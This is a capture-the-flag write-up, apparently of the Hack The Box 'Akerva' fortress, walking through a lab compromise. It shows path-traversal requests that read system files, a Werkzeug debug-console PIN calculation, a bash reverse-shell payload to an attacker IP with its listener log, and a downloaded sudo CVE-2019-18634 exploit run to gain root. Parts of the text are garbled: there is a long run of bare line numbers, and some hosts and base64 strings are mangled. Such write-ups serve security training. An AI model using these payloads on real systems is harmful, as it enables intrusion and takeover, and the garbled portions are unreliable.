
1.5.4.2 Web directory fuzzing

Discovered **‘file’**, **‘download’**, **‘console’** directory




1.5.4.3 Access discovered directory

Access '/download' page. Prompt for error, nothing more. Check back [python script](#).



Access 'console' directory. Discovered the page required a PIN.



```

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool
lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:listing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-networkd:x:100:102:systemd Network Management,/,/run/systemd/netif:/usr/sbin/nologin
systemd-resolved:x:101:103:systemd Resolver,/,/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106:/home/syslog:/usr/sbin/nologin
messagebus:x:103:107:/nonexistent:/usr/sbin/nologin
apt:x:104:65534:/nonexistent:/usr/sbin/nologin
_apt:x:105:65534:/var/lib/_apt:/bin/false
uid:x:106:110:/run/uid:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,/,/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112:/var/lib/landscape:/usr/sbin/nologin
aas:x:1000:1000:Lydric LeFebvre/home/aas:/bin/bash
sshd:x:110:65534:/run/sshd:/usr/sbin/nologin
Debian-snmpp:x:111:113:/var/lib/snmpp:/bin/false
mysql:x:109:115:MySQL Server,/,/nonexistent:/bin/false

```

1.5.5.1 Exploit

Locate the app.pyc file.

```

1 GET /file?filename=
2 .././usr/local/lib/python2.7/dist-packages/flas
3 k/app.pyc HTTP/1.1
4 Host: akerva.htb:5000
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64;
6 rv:78.0) Gecko/20100101 Firefox/78.0
7 Accept:
8 text/html,application/xhtml+xml,application/xml;
9 q=0.9,image/webp,*/*;q=0.8
10 Accept-Language: en-US,en;q=0.5
11 Accept-Encoding: gzip, deflate
12 Authorization: Basic
13 YWFzOkFRVjVjQXcxa2w1d19IMHdfVE9fJENyMXYbfVf8kJCQK
14 :
15 JCCkJHD=
16 Connection: close
17 Upgrade-Insecure-Requests: 1
18 Sec-GPC: 1
19 Cache-Control: max-age=0
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
100
```

```

1 GET /file?filename=
2 ../../sys/class/net/ens33/address HTTP/1.1
3 Host: akerva.hthb.5000
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64;
  rv:78.0) Gecko/20100101 Firefox/78.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;
  q=0.9,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Authorization: Basic
  YWFzOkF1RVJWQXsxa24wd19IMHdfVE9fJENyMXBfVf8kJCQk
  JCQkJHD=
9 Connection: close
10 Upgrade-Insecure-Requests: 1
11 Sec-GPC: 1
12 Cache-Control: max-age=0
13
14 HTTP/1.0 200 OK
15 Content-Type: text/html; charset=utf-8
16 Content-Length: 18
17 Server: Werkzeug/0.16.0 Python/2.7.15+
18 Date: Tue, 09 Nov 2021 06:00:14 GMT
19
20 00:50:56:b9:5a:88

```

Exploit important part.

```
probably_public_bits = [
    'aas',# username
    'flask.app',# modname
    'Flask',# getattr(app, '__name__', getattr(app.__class__, '__name__'))
    '/usr/local/lib/python2.7/dist-packages/flask/app.pyc' # getattr(mod, '__file__', None),
]

private_bits = [
    '345052371592',# str(uuid.getnode()), /sys/class/net/ens33/address, then convert MAC to (0-
    x5056b95a88)
    '258f132cd7e647caaf5510e3aca997c1'# get_machine_id(), /etc/machine-id
]
```


1.5.5.2 Get PIN

Execute the exploit.py and obtain PIN.

```
338-352-467
sodanew@kaline:~/Documents/HTB/Fortresses/Akerva/weaponized$ python3 console_pin.py
338-352-467
sodanew@kaline:~/Documents/HTB/Fortresses/Akerva/weaponized$ python3 console_pin.py
338-352-467
sodanew@kaline:~/Documents/HTB/Fortresses/Akerva/weaponized$ python3 console_pin.py
338-352-467
sodanew@kaline:~/Documents/HTB/Fortresses/Akerva/weaponized$
```

1.5.5.3 Console Shell

Insert the obtained PIN and logged in.



Insert below command to get reverse shell

```
9. Reverse Shell
__import__("os").popen('bash -c "bash -i >& /dev/tcp/10.13.14.141/5555 0>&1"').read();
python3 -c "import pty; pty.spawn('bash')"
```

```
export TERM=xterm-256color
```

2.0 INITIAL ACCESS

2.1 Reverse Shell

Obtained reverse shell

```
sodanew@kalineu:~/Documents/HTB/Fortresses/Akerva/weaponized$ nc -lvnp 5555
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.13.37.11.
Ncat: Connection from 10.13.37.11:33222.
bash: cannot set terminal process group (1234): Inappropriate ioctl for device
bash: no job control in this shell
aas@Leakage:~$ id
id
uid=1000(aas) gid=1000(aas) groups=1000(aas),24(cdrom),30(dip),46(plugdev)
aas@Leakage:~$ which python3
which python3
/usr/bin/python3
aas@Leakage:~$ python3 -c "import pty; pty.spawn('bash')"
export TERM=xterm-256colorpython3 -c "import pty; pty.spawn('bash')"
aas@Leakage:~$
export TERM=xterm-256color
aas@Leakage:~$
```


2.1.1 Server enumeration

Server enumeration and get flags.

```
aas@Leakage:~$ ls -la
total 28
drwxr-xr-x 3 aas aas 4096 Feb 9 2020 .
drwxr-xr-x 3 root root 4096 Feb 9 2020 ..
-rw----- 1 root root 0 Dec 7 2019 .bash_history
-rw-r--r-- 1 aas aas 220 Apr 4 2018 .bash_logout
-rw-r--r-- 1 aas aas 3771 Apr 4 2018 .bashrc
-r----- 1 aas aas 21 Feb 9 2020 flag.txt
-rw-r--r-- 1 root root 38 Feb 9 2020 .hiddenflag.txt
dr-xr-x--- 2 aas aas 4096 Feb 10 2020 .ssh
aas@Leakage:~$ cat flag.txt
AKERVA{IKNOW#LFI@_}
aas@Leakage:~$ cat .hiddenflag.txt
AKERVA{IkNOW#=ByPassWerkZeugPinC0de!}
aas@Leakage:~$
```

2.1.2 LinPeas enumeration

Discovered an exploit for this version of sudo from the provided link.

```
e |  Sudo version  
https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-version  
Sudo version 1.8.21p2
```

2.1.3 Sudo Permission



Received some message. Seem like on the right path to gain root.

```
aas@Leakage:/opt$ sudo -l  
[sudo] password for aas:  
Listen, burrito brains, I don't have time to listen to this trash.  
[sudo] password for aas:  
This mission is too important for me to allow you to jeopardize it.  
[sudo] password for aas:  
sudo: 3 incorrect password attempts  
aas@Leakage:/opt$
```

2.1.4 Sudo Exploit

Exploit link: <https://github.com/saleemrashid/sudo-cve-2019-18634>

Compile binary and send to target host. Execute the binary

```
aas@Leakage:/dev/shm$  weet http://10.13.14.141/exploit  
--2021-11-09 08:42:41-- http://10.13.14.141/exploit  
Connecting to 10.13.14.141:80... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 16904 (17K) [application/octet-stream]  
Saving to: 'exploit'  
  
exploit          100%[=====>] 16.51K  61.2KB/s   in 0.3s  
2021-11-09 08:42:42 (61.2 KB/s) - 'exploit' saved [16904/16904]  
  
  
aas@Leakage:/dev/shm$ chmod +x exploit  
aas@Leakage:/dev/shm$ ./exploit  
[sudo] password for aas:  
No soap, honkie-lips.  
# id  
uid=0(root) gid=0(root) groups=0(root),24(cdrom),30(dip),46(plugdev),1000(aas)
```


2.2 Root gain

2.2.1 Root flag

After executed about exploit binary and gain root access. Obtain flag and securenote.md

```
root@Leakage:/root# ls -la
total 28
drwx----- 4 root root 4096 Feb  9 2020 .
drwxr-xr-x 24 root root 4096 Dec  7 2019 ..
-r----- 1 root root  0 Dec  7 2019 .bash_history
-rw-r--r-- 1 root root 3106 Apr  9 2018 .bashrc
-rw-r--r-- 1 root root  26 Feb  9 2020 flag.txt
drwxr-xr-x 3 root root 4096 Feb  9 2020 .local
-r----- 1 root root  206 Feb  9 2020 secured_note.md
dr----- 2 root root 4096 Dec  7 2019 .ssh

root@Leakage:/root# cat flag.txt
AKERVA{IkNow_Sud0_sUckS!}

root@Leakage:/root# cat secured_note.md
R09BSEdIRUVHU0FFRUhBQ0VHVUxSRVBFRUVDU9LTUtFukZTRVNGUkxLRVJS1RTVlBNU1NOSFNL
UkZGQudJQVBWRVRDTk1ETfZGSErBT0dGTEfGR1NLRVVMtVZPT1dXQ0FIQ1JGVlZOVkhWQ01TWUVM
U1BNSUhitU9EQVVLSEUK

@AKERVA_FR | @lydericlefebvre
root@Leakage:/root#
```

2.2.2 Decode securenote.md

Use [cyberchef](#) to decode base64. Obtained weird strings.

The screenshot shows the CyberChef web application interface. On the left, the 'Recipe' panel is active, showing a 'From Base64' step with the 'Alphabet' dropdown set to 'A-Za-z0-9+/' and the 'Remove non-alphabet chars' checkbox checked. The 'Input' panel on the right displays the base64-encoded content from the file: `R09BSEdIRUVHU0FFRUhBQ0VHVUxSRVBFRUVDU9LTUtFukZTRVNGUkxLRVJS1RTVlBNU1NOSFNLUkZGQudJQVBWRVRDTk1ETfZGSErBT0dGTEfGR1NLRVVMtVZPT1dXQ0FIQ1JGVlZOVkhWQ01TWUVMU1BNSUhitU9EQVVLSEUK`. The 'Output' panel at the bottom shows the decoded result: `GOAHGHEEGSAEEHACEGULREPEEECEOKMKERFSesFRLKERUKTSVPMSSNHskRFFAGIAPVETCNMDLVFHDaOGFLAFGSKEULMVOOMWCAHCRFVNVWVHCMSYELSPMIH#MODAUKHE`. Metadata for the input and output is also visible.

2.2.3 Vigenère Cipher

Dump the weird looking string to [this link](#).

Analysis Results

GOAHGHEEGSAEEHACEGULREPEEECEOKMKERFSESFRLKERUKTSVPMSSNHSKRFFAGIAPVETCNMDLVFHDAOGFLAFGSKEULMVOOWWCAHC...

Your ciphertext is likely of this type:

Vigenere Cipher (click to read more)

2.2.4 Decoded from missing alphabet result

Discovered some alphabet is missing(B, J, Q, X, Z) from above decoded base64. Discard those missing alphabet. Use [this link](#) to decode.

VIGENERE DECODER

★ VIGENERE CIPHERTEXT

GOAHGHEEGSAEEHACEGULREPEEECEOKMKERFSESFRLKERUKTSVPMSSNHSKRFFAGIAPVETCNMDLVFHDAOGFLAFGSKEULMVOOWWCAHC
FAGIAPVETCNMDLVFHDAOGFLAFGSKEULMVOOWWCAHC
HHMODAUKHE

PARAMETERS

★ PLAINTEXT LANGUAGE

★ ALPHABET

AUTOMATIC DECRYPTION

Result from the decrypt. Discovered that missing key. The key format is in {ILOVESPAC_}

Results

Vigenere ?
(Alphabet (21) ACDEFGHIKLMNOPRSTUVWY)

↑↓	ILOVESPAC_↑↓
ILOV	WELLDONEFURSOLVINGTNI SCHALLENGE ME YOU CANS
ESPA	ETDYOURRESUSEHEREATREHRUTEMENTAPERVACO
CW	MANIVALIDATETNELASTFLAGEITHAKERVAOKNOO
	OWVIGKEENERRE
ILOV	WELLDONEFFRSOLVINGTWISCHALLENGE VE YOU CANS
ESPA	EEDYOURRESUDEHEREATRERRUTEMENTAAERVACO
CN	MANSVALIDATETWELASTFLAGNITHAKERVAYKNOO
	OWVIGTEENERRE
ILOV	WELLDONEAURSOLVINGONISCHALLEIMEYOU CANS
ESPA	YTDYOURRESPSEHEREATRYHRUTEMENTUPERVACO
GW	MAIIVALIDATEONELASTFLACEITHAKERVUOKNOO
	OWVICKEENERRE
ILOV	WELLDONEFVRSOLVINGTOISCHALLENGE NE YOU CANS
ESPA	EUDYOURRESUTEHEREATREIRUTEMENTARERVACO
CV	MANKVALIDATETOELASTFLAGFITHAKERVAPKNOO
	OWVIGLEENERRE
ILOV	WELLDONEFPRSOLVINGTIISCHALLENGE HE YOU CANS
ESPA	EODYOURRESUNEHEREATREDRUTEMENTALERVACO
CD	MANEVALIDATETIELASTFLAGYITHAKERVAKKNOO
	OWVIGFEENERRE

Hint from website on port 80. Know that the key is {ILOVESPACE}

ABOUT THIS SITE

We like space.

2.2.5 Decoded of final plain text

Result of Plain Text

Search for a tool

SEARCH A TOOL ON DCODE BY KEYWORDS:
e.g. type 'caesar'

BROWSE THE FULL DCODE TOOLS' LIST

Results

Vigenere ILOVESPACE
(Alphabet (21) ACDEFGHIKLMNOPRSTUVWY)

WELL DONE FOR SOLVING THIS CHALLENGE YOU CAN SEND YOUR
RRESUME HERE AT RECRUTEMENT AKERVA COMAND-VALIDATE
THE LAST FLAG WITH AKERVA IKNOOOW VIGEEENERRRE

Vigenere Cipher - dCode
Tag(s) : Poly-Alphabetic Cipher

Share

dCode and more

dCode is free and its tools are a valuable help in games, maths, geocaching, puzzles and problems to solve every day.

VIGENERE DECODER

VIGENERE CIPHERTEXT

GOAHGHEEGSAEEHACEGULREPEEECEOKMKERFSESERLKERUKTSVPMSSNHSKRFFAGIAPVETCNMDLVFHDAOGFLAFGSKEULMV00W-WCAHCRFVVNVHVCMSYELSPMIHHMODAUKHE

PARAMETERS

PLAINTEXT LANGUAGE English

ALPHABET ACDEFGHIKLMNOPRSTUVWY

AUTOMATIC DECRYPTION

DECRYPTION METHOD

KNOWING THE KEY/PASSWORD: ILOVESPACE

KNOWING THE KEY-LENGTH/SIZE, NUMBER OF LETTERS: 3

KNOWING ONLY A PARTIAL KEY: KE?

KNOWING A PLAINTEXT WORD: CODE

VIGENERE CRYPTANALYSIS (KASISKI'S TEST)

DECRYPT

See also: Beaufort Cipher — Caesar Cipher

Overall of the decode flow and get final flag.

```
1 # ORIGINAL
2 R09BSedIRUVHU0FFRUhBQ0VHVUxSRVBFRUVDU9LTUtFUKZTRVNGUKxLRVJVS1RTVLBNUIN0SFNL
3 UkZGQuDjQVBWRVRDTk1ETFZGSErBT0dGTEFGR1NLRVVMVTZPT1dXQ0FIQ1JGVlZ0VkhWQ01TWUVM
4 U1BNSuHITU9EQVVLSEUK
5
6 # Decoded
7 GOAHGHEEGSAEEHACEGULREPEEECEOKMKERFSESERLKERUKTSVPMSSNHSKRFFAGIAPVETCNMDLVFHDAOGFLAFGSKEULMV00W-
8 WCAHCRFVVNVHVCMSYELSPMIHHMODAUKHE
9
10 # MISSING CHAR(Can build a python script to loop for missing alphabet)
11 0 B J Q X Z
12
13 # Vigenere
14 WELL DONE FOR SOLVING THIS CHALLENGE YOU CAN SEND YOUR RESUME HERE AT RECRUTEMENT AKERVA COMAND-
15 VALIDATE THE LAST FLAG WITH AKERVA IKNOOOW VIGEEENERRRE
16
17 # FLAG
18 AKERVA{IKNOOOWVIGEEENERRRE}
```

Submit all the flags and pwned the victim machine. Thank you.

--sodanew-HTB